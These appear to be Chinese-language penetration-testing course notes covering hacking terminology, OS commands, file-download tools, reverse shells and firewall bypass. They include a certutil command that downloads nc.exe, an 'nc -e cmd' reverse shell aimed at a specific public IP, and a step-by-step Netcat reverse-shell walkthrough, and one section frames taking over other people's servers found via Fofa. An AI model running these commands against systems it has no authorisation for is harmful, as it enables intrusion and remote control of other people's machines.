
基础入门-操作系统&名词&文件下载&反弹 SHELL&防火墙绕过



#知识点：
1、名词解释-渗透测试-漏洞&攻击&后门&代码&专业词
2、必备技能-操作系统-用途&命令&权限&用户&防火墙
3、必备技能-文件下载-缘由&场景&使用-提权&后渗透
4、必备技能-反弹命令-缘由&场景&使用-提权&后渗透

前后端，POC/EXP，Payload/Shellcode，后门/Webshell，木马/病毒，
反弹，回显，跳板，黑白盒测试，暴力破解，社会工程学，撞库，ATT&CK 等
参考：
https://www.cnblogs.com/sunny11/p/13583083.html
https://forum.ywhack.com/bountytips.php?download
https://forum.ywhack.com/reverse-shell/
https://blog.csdn.net/weixin_43303273/article/details/83029138

演示案例：

- 基础案例 1：操作系统-用途&命令&权限&用户&防火墙
- 实用案例 1：文件上传下载-解决无图形化&解决数据传输
- 实用案例 2：反弹 Shell 命令-解决数据回显&解决数据通讯
- 结合案例 1：防火墙绕过-正向连接&反向连接&内网服务器
- 结合案例 2：学会了有手就行-Fofa 拿下同行 Pikachu 服务器

#基础案例 1：操作系统-用途&命令&权限&用户&防火墙
1、个人计算机&服务器用机
2、Windows&Linux 常见命令
3、文件权限&服务权限&用户权限等
4、系统用户&用户组&服务用户等分类
5、自带防火墙出站&入站规则策略协议

#实用案例 1：文件上传下载-解决无图形化&解决数据传输
Linux：wget curl python ruby perl java 等
Windows：PowerShell Certutil Bitsadmin msiexec mshta rundll32 等

#实用案例 2：反弹 Shell 命令-解决数据回显&解决数据通讯
useradd 用户名 passwd 用户名
测试 Linux 系统添加用户或修改密码命令交互回显问题

#结合案例 1：防火墙绕过-正向连接&反向连接&内网服务器
1、内网：
内网 -> xiaodi8

xiaodi8 !-> 内网
2、防火墙：
xiaodi8 <-> aliyun
xiaodi8 防火墙 -> aliyun
aliyun !-> xiaodi8 防火墙

#结合案例 2：学会了有手就行-Fofa 拿下同行 Pikachu 服务器 文件下载&反弹 Shell:
certutil -urlcache -split -f http://www.xiaodi8.com/nc.exe
nc.exe nc -e cmd 47.75.212.155 5566

涉及资源：

补充：涉及录像课件资源软件包资料等下载地址

详细步骤
启动监听器：
在你的CentOS 7服务器上，启动监听Netcat端口：

nc -lvp 4444
准备Netcat：
在你的Windows 10电脑上，下载并解压nc.exe，放置在C:\Tools\目录。

执行反弹Shell：
在Windows 10上打开命令提示符，导航到Netcat目录，输入以下命令：

nc.exe <ip> <port> -e cmd.exe
交互：
你的CentOS服务器的终端应该显示来自Windows 10的命令行输入，你可以在CentOS终端中输入命令，它们将在Windows 10上执行。